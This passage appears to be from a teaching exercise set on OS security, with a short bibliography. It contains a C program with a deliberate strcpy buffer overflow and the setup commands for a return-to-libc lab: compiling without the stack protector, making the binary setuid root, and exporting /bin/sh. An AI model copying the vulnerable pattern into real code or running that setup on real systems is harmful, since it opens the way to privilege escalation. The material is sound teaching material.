7. **(KEY PROBLEM)** What is the problem with the following C-code? Explain in as much detail as you can exactly WHEN you get an error message when you try to run this the program. Suggest a solution to make the program secure.

```
1 #include <stdio.h>
2 int main(int argc, char **argv) {
3     char buff[5];
4     if(argc != 2) {
5         printf("Need an argument!\n");
6         _exit(1);
7     }
8     strcpy(buff, argv[1]);
9     printf("\nYou typed [%s]\n\n", buff);
10    return(0);
11 }
```

8. Make sure you have completed the Return-to-libc lab tutorial. What is the purpose of these command lines?

```
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
```

9. Do the following

```
$ mkdir -p jail/cell
$ cd jail/cell/
$ chmod 055 ..
$ chmod 055 .
$ ls -la
$ cd ..
$ chmod +x .
$ cd ../../
```

What happened? How do you restore access to the cell directory?

10. Study the man-page of pwgen. Use pwgen to create a single 24-character *secure* password, and store it in the variable mypw (do all of this with a single command line).

Bibliography

- [1] P. J. Courtois, F. Heymans, and D. L. Parnas. “Concurrent Control with “Readers” and “Writers””. In: *Commun. ACM* 14.10 (Oct. 1971), pp. 667–668. ISSN: 0001-0782. DOI: [10.1145/362759.362813](https://doi.org/10.1145/362759.362813). URL: <https://doi.org/10.1145/362759.362813>.
- [2] Loïc Duflot, Yves-Alexis Perez, and Benjamin Morin. “What If You Can’t Trust Your Network Card?” In: *Recent Advances in Intrusion Detection*. Ed. by Robin Sommer, Davide Balzarotti, and Gregor Maier. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 378–397. ISBN: 978-3-642-23644-0.